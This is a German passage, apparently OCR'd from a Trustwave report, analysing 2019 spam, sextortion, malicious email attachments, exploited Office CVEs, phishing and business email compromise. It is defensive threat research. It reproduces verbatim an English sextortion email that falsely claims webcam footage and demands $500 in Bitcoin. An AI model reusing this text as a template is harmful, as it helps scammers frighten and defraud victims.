
AUFGRUND DER REPUTATION BLOCKIERTER PROZENTUALER SPAM-/MALWAREANTEIL



Spam-Typen

Die folgende Auflistung zeigt den Betreff von Spam-Nachrichten, die Trustwave beobachtet hat, und spiegelt unerwünschte E-Mails wider, die von Trustwave-Spamtraps abgefangen wurden. Die Informationen können von den Statistiken abweichen, die von der Trustwave Secure Email Gateway Cloud erstellt werden, die eine Filterung auf Post-Verbindungsebene durchführt.


- In der größten Spam-Kategorie wurden falsche **Pharmazeutika und Heilmittel** beworben. Das Aufkommen stieg von 22,6 % der gesamten Spam-Nachrichten im Jahr 2018 auf 39 % in 2019.
- Andere Kategorien, die signifikant zunahmen, umfassten Spam-Mails für **allgemeine Produkte** (d.h. keine Gesundheits- oder Erwachsenen-produkte), aber auch Spam- und Phishing-Nachrichten mit Themen für Erwachsene.
- Nachrichten mit Malware gingen im vergangenen Jahr deutlich zurück und machten im Vergleich zu 6 % in 2018 nur noch 0,2 % des Spam-Aufkommens aus. Dies ist vor allem auf das Ende des großangelegten Malware-Spammings durch das Necurs-Botnetz zurückzuführen. 0,2 % repräsentiert den Wert, den die Trustwave-Sicherheitsforscher in den Jahren vor Necurs feststellten.
- **Erpressungsbetrug** stieg 2019 drastisch auf fast 10 % des gesamten Spam-Aufkommens, wobei auch andere Scams zunahmen.
- **Dating-Betrug** ging erheblich zurück, bleibt aber weiterhin eine bedeutende Spam-Quelle. Opfer werden dazu gebracht, Geld oder persönliche Informationen an einen Betrüger zu senden, der sich als attraktive, an einer Romanze interessierte Person ausgibt. Die Nachrichten enthalten oft bösartige Links, die als legitime Links zu Nacktfotos oder anzüglichen Fotos des Absenders getarnt sind.



Erpressungsbetrug

Trustwave verzeichnete gegen Ende 2018 einen starken Anstieg von Erpressungsbetrügen, der bis ins Jahr 2019 andauerte. Ähnlich wie bei Ransomware handelt es sich bei diesen Scams um Nachrichten, in denen behauptet wird, dass potentielle Opfer gehackt oder mit Malware infiziert wurden und dass der Kriminelle schädigende oder sensible Informationen erhalten hat, wie z.B. Aufzeichnungen von sexuellen Handlungen des Opfers, sexuelle Inhalte auf dessen Computer oder Beweise für illegale Dateien. Der Betrüger droht damit, die Informationen zu veröffentlichen, wenn nicht innerhalb einer bestimmten Zeit ein Lösegeld in Form von Kryptowährung bezahlt wird. Manchmal liefert der Kriminelle “Beweise” dafür, dass er den Computer des Opfers gehackt hat, indem er Passwörter einfügt, die das Opfer benutzt hat. Diese stammen jedoch meist aus öffentlich zugänglichen Passwort-Dumps. Auch wenn das Opfer nicht wirklich gehackt wurde, ist diese Behauptung oft so überzeugend, dass einige Opfer das Lösegeld zahlen. Viele der Bitcoin-Wallets, die die Absender dieser Nachrichten verwenden (die jeder mit der Wallet-Adresse einsehen kann), weisen mehrere Transaktionen im Wert von Hunderten von US-Dollar auf.

Als Trustwave diese Scams 2018 zum ersten Mal beobachtete, handelte es sich um kleine Aktionen, die von vielen unabhängig agierenden Cyberkriminellen durchgeführt wurden. Im Jahr 2019 schlossen sich Botnetze, darunter Pitou und Phorpiex, diesem “Erpressungsspiel” an und verteilten zeitweise riesige Scam-Mengen. Eine einzelne Erpressungskampagne kann schnell Tausende von Dollar einbringen, daher ist es nicht überraschend, dass Botnetzbetreiber diese Technik übernommen haben.



High level of danger. Your account was under attack.

M Mary <[redacted]>
To [redacted]

Reply | Reply All | Forward | ...
Wed 4/12/2019 8:54 PM

Hello!

I am a hacker who has access to your operating system.
I also have full access to your account.

I've been watching you for a few months now.
The fact is that you were infected with malware through an adult site that you visited.

If you are not familiar with this, I will explain.
Trojan Virus gives me full access and control over a computer or other device.
This means that I can see everything on your screen, turn on the camera and microphone, but you do not know about it.

I also have access to all your contacts and all your correspondence.

Why your antivirus did not detect malware?
Answer: My malware uses the driver, I update its signatures every 4 hours so that your antivirus is silent.

I made a video showing how you satisfy yourself in the left half of the screen, and in the right half you see the video that you watched.
With one click of the mouse, I can send this video to all your emails and contacts on social networks.
I can also post access to all your e-mail correspondence and messengers that you use.

If you want to prevent this,
transfer the amount of $500 to my bitcoin address (if you do not know how to do this, write to Google: "Buy Bitcoin").


My bitcoin address (BTC Wallet) is: 1Lzto1zzLWAQiap2L4X5xVD9D5NdgezAgv

Beispiel für eine Lösegeldforderung

Malware in E-Mails

Obwohl der Rückgang des Necurs-Botnetzes die Menge an Spam mit schädlichen Anhängen deutlich reduziert hat, ist das Problem nicht vollständig verschwunden. Die folgende Tabelle zeigt die Dateitypen schadhafter Anhänge, die 2019 per E-Mail verschickt wurden, nachdem die Dateien aus Archiven extrahiert wurden:

PER E-MAIL VERSENDETE MALWARE-TYPEN, 2019



- Mehr als die Hälfte der schadhaften Dateien wurde als **Microsoft-Office-Dokument** verschickt (46.5 % als Worddatei .doc und .docx sowie 7.2 % als Exceldatei .xls und .xlsx). Die Botnetze Emotet und Cutwail waren für einen Großteil dieser Aktivitäten verantwortlich. 70 % der Office-Dokumente enthielten schädliche Makros, wobei das Information Rights Management (IRM) 4 % mit einem erforderlichen Passwort schützte. In den letzten Jahren beobachteten die Trustwave-Analysten, dass Cyberkriminelle passwortgeschützte Dokumente verwendeten, um die Ransomware Hermes und den Remote Access Trojaner (RAT) Remcos zu verbreiten (für weitere Informationen siehe: https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/documents-with-irm-password-protection-lead-to-remcos-rat/).

- Schadhafte **ausführbare Dateien**, nämlich Windows PE-Dateien mit der Erweiterung .exe, stellen mit 28.3 % die zweitgrößte Kategorie dar.


- **HTML**-Dateien waren für 8,3 % der Malware verantwortlich. Dabei handelte es sich in der Regel um Weiterleitungen zu kompromittierten Webseiten oder eigenständige Phishing-Seiten, über die Anmelde-informationen abgefangen wurden.

- **Dateien im Rich Text Format** stellten weiterhin ein Problem dar. Viele der gesammelten Beispiele beinhalteten eingebettete Office-Dokumente oder Versuche, Sicherheitslücken in Office- oder Windows-Systemen auszunutzen, insbesondere CVE-2017-11882 (Sicherheitslücke durch Speicherbeschädigung in vielen Office-Versionen).

- **Downloader Scripts** in JavaScript und VBScript treten seit dem Ende von Necurs, das regelmäßig sehr viele schadhafte Script-Anhänge verbreitete, seltener auf.

Im Jahr 2019 verbreiteten Angreifer etwa 27 % der Malware in E-Mails über Archivformate wie ZIP, RAR und 7z (7-Zip). Die Trustwave Secure Email Gateway Cloud entpackt eingehende Archivdateien und scannt deren Inhalt, um einen effektiveren Schutz vor schadhaften Anhängen zu bieten. Die folgende Tabelle zeigt die Verteilung der verwendeten Archivdateitypen:

ARCHIVTYPEN MIT MALWARE-ANHANG, 2019



- Bei 79 % der schadhaften Dateien innerhalb der Archive handelte es sich um EXE-Dateien.
- Die beiden mit Abstand am häufigsten verwendeten Archivtypen waren .rar mit 54,8 % und .zip mit 31,9 %.
- Auffallend war, dass es sich bei 6,1 % der schadhaften Archivdateien um ISO-Dateien (Computer-Datei mit Speicherabbild einer CD oder DVD) handelte. Cyberkriminelle experimentieren kontinuierlich mit verschiedenen Archiv- und Dateiformaten, um Anti-Malware-Scannern und -Gateways zu entgehen. Windows 8 und Windows 10 mounten .iso-Dateien automatisch als virtuelle Datenträger, was es Angreifern erleichtert, ihre Malware zu verbreiten, wenn potentielle Opfer die Datei öffnen. So wurde das ISO-Archivformat beispielsweise gerne von Verbreitern von NanoCore RAT verwendet.
- Etwa 2 % der Archive waren verschlüsselt und passwortgeschützt, wobei der Angreifer das Passwort im Text seiner E-Mail bereitstellte. Verschlüsselte Archivdateien sind für Anti-Malware-Scanner oft schwierig zu entpacken und zu scannen.


Bei einem Großteil der per E-Mail verschickten Malware handelt es sich um einfache Trojaner. Diese gehen mit Social Engineering einher, um die Empfänger dazu zu bringen, die Schadsoftware auszuführen. Nur wenige Angreifer versuchen, eine Schwachstelle auf dem Computer des Empfängers auszunutzen. Im Jahr 2019 waren dies die häufigsten Exploits in E-Mail-Anhängen, in der Reihenfolge ihrer Verbreitung:

CVE	Beschreibung
CVE-2018-0802	Equation Editor – Sicherheitslücke in Microsoft Office durch Speicherbeschädigung
CVE-2017-11882	Equation Editor – Sicherheitslücke in Microsoft Office durch Speicherbeschädigung
CVE-2014-6352	OLE Remote-Code-Execution-Schwachstelle
CVE-2017-0199	Microsoft Office/WordPad Remote-Code-Execution-Schwachstelle
CVE-2015-1641	Sicherheitslücke in Microsoft Office durch Speicherbeschädigung
CVE-2012-0158	MSCOMCTL.OCX RCE-Schwachstelle

Die meisten dieser Exploits sind mehrere Jahre alt. Die rechtzeitige Installation von Sicherheitspatches ist daher eine der besten Schutzmaßnahmen.

VERÄNDERTE ARCHIVE

2019 stießen die Trustwave-Forscher auf Fälle mit ungewöhnlichen E-Mail-Anhängen. Es handelte sich um speziell erstellte Archive, die ihren eigentlichen Payload verschleierten. So enthielt eine PNG-Bilddatei mit JPG-Icon eine seltsame ".zipx"-Erweiterung. An das Ende der Datei wurden ZIP-Archivdaten angehängt, die den Trojaner LokiBot versteckten (für weitere Informationen siehe https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/spammed-png-file-hides-lokibot/).




Falsch benannte Bilddatei mit Malware-Inhalt

Bei einem anderen Beispiel handelte es sich um eine doppelt geladene ZIP-Datei (zwei ZIP-Dateien in einer), die zur Tarnung ein Bild, aber auch Nanocore RAT enthielt. Entpackprogramme unterscheiden sich in der Art und Weise, wie sie solche Daten überprüfen. Dabei würden einige den RAT anstelle des Bildes entpacken (für weitere Informationen siehe https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/double-loaded-zip-

Phishing

Obwohl sich die spezifischen Ansätze ändern und weiterentwickeln, bleibt Phishing im Wesentlichen gleich: Angreifer senden Benutzern realistisch aussehende E-Mails, die echte E-Mails von Unternehmen nachahmen. In einigen Fällen erstellen die Cyberkriminellen ihre Templates auf tatsächlichen Nachrichten, indem sie lediglich ein paar Wörter und die enthaltenen Links ändern.



ENTDECKTE PHISHING-KÖDER NACH MONAT

Der Anteil von Phishing-Nachrichten am gesamten Spam-Aufkommen stieg von 3 % im Jahr 2018 auf 9 % im Jahr 2019. Die am häufigsten verzeichneten Kategorien waren gefälschte Nachrichten im Namen bekannter Marken wie Google, DHL, Dropbox, PayPal und Microsoft sowie Telefonbetrug und gefälschte DocuSign-Nachrichten. Weitere Themen, auf die Trustwave im

Laufe des Jahres gestoßen ist, waren:

- Phishing-Kampagnen, um an Anmeldeinformationen aus Unternehmens-**Outlook- und -Office-365-Konten** zu gelangen. Nutzer wurden in der Regel aufgefordert, den Account oder die E-Mail-Adresse zu verifizieren, ein Passwort zu ändern, das Mailboxkontingent oder den Speicherplatz upzugraden oder auch eine verpasste Voicemail-Nachricht abzuhören.

- Phishing-Seiten, die auf **kompromittierten Webseiten** gehostet werden und auf die Angreifer durch das Herausfinden der Anmeldeinformationen, Brute-Force-Angriffe oder das Ausnutzen von Sicherheitslücken in Software wie WordPress Zugriff erhalten haben.


- Phisher, die weiterhin **kostenlose Hosting-Seiten** wie Wix.Com, Weebly und 000webhost nutzten, um ihre Landingpages zu hosten.

- Cloudbasierte **kostenlose Speicherplatzdienste** wie Google Drive, OneDrive, Dropbox, Box, WeTransfer und SharePoint-URLs, die für das Hosting von Phishing-Seiten und Malware genutzt wurden.

- **PDF-Phishing-Dokumente,** die noch immer recht verbreitet sind. Angreifer versteckten Phishing-URLs in PDFs statt im E-Mail-Text. Diese PDFs enthielten unscharfe Bilder mit zugrundeliegenden URI-Aktionen (Uniform Resource Identifier). Klickt der Empfänger auf das Bild, wird ein Browser geöffnet und eine URL des Angreifers geladen, die entweder zu einer Seite führt, auf der Anmeldeinformationen abgefangen werden, oder zu einem Malware-Download.

MEHRSTUFIGES PHISHING UNTER NUTZUNG VERTRAUENSWÜRDIGER CLOUD PROVIDER

Im Jahr 2019 missbrauchten Phisher häufig kostenlose, cloudbasierte Speicherplatzdienste wie Google Drive, OneDrive, Dropbox, Box, WeTransfer und SharePoint als Zwischenetappe in mehrstufigen Phishing-Ketten. Dabei nutzten die Cyberkriminellen den Cloud Service, um ein Dokument zu hosten, das einen eingebetteten Link enthält. Beim Öffnen des Dokuments leitete dieser Link in der Regel auf eine kompromittierte Webseite weiter. Diese wurde oftmals als Anmeldeseite für den Cloud-Dienst getarnt, um die Zugangsdaten des Opfers abzufangen.



Schadhaftes PDF-Dokument, das in einem Cloud-Dienst gehostet wird

Indem sie einen bekannten Cloud-Dienst für die erste Stufe ihrer Angriffe nutzen, spielen Phisher mit dem Vertrauen, das diese Services erwecken; nicht nur, um das Misstrauen bei dem potentiellen Opfer zu verringern, sondern auch, um Sicherheitssoftware zu täuschen, die eingehende Nachrichten auf schadhafte Links scannt.

OFFICE 365 ACCOUNT PHISHING

Anmeldeinformationen von Office 365 E-Mail-Accounts – das neue Gold für Cyberkriminelle. Die kompromittierten Konten werden auf unterschiedliche Weise verwendet: Ein Angreifer kann sich beispielsweise im Konto anmelden und die E-Mails des Ziels auf potentielle Chancen überwachen, wie z.B. die Benachrichtigung über eine fällige Rechnung. Der Kriminelle kann sich dann in das Gespräch schalten und einen BEC-Angriff gegen die Person starten, die ohnehin eine Benachrichtigung erwartet. Außerdem können Angreifer die Reputation des kompromittierten Kontos nutzen, um weitere Phishing- oder Spam-E-Mails an die Kontakte des Opfers zu senden.


Business Email Compromise

Business Email Compromise (BEC) ist eine gezielte Form von Phishing, die Kriminelle nutzen, um große Geldsummen von Unternehmen zu stehlen. Nach Angaben des FBI kosteten BEC-Scams Einzelpersonen und Unternehmen seit 2013 in über 166.000 Vorfällen weltweit mehr als 26 Milliarden US-Dollar. In einem veröffentlichten Fall aus dem Jahr 2019 verlor eine Toyota-Tochtergesellschaft bei einem BEC-Betrug einen Gegenwert von 37 Millionen US-Dollar. Die Trustwave Secure Email Gateway Cloud fing im vergangenen Jahr rund 60 BEC-Nachrichten pro Tag ab.

Bei einem typischen BEC-Betrug ist das Ziel eine mittlere Führungskraft oder ein Financial Officer mit der Befugnis, im Namen eines Unternehmens Geld zu überweisen. Der Scammer sendet der Zielperson eine E-Mail, die angeblich vom CEO des Unternehmens oder einer anderen wichtigen Person stammt, in der die Person aufgefordert wird, eine Zahlung an einen Lieferanten oder eine andere Partei zu senden. Um legitim zu erscheinen, fälschen die Nachrichten oft die Absenderadresse in der “An”-Zeile und leiten die Antworten an eine separate “Antworten an”-Adresse.

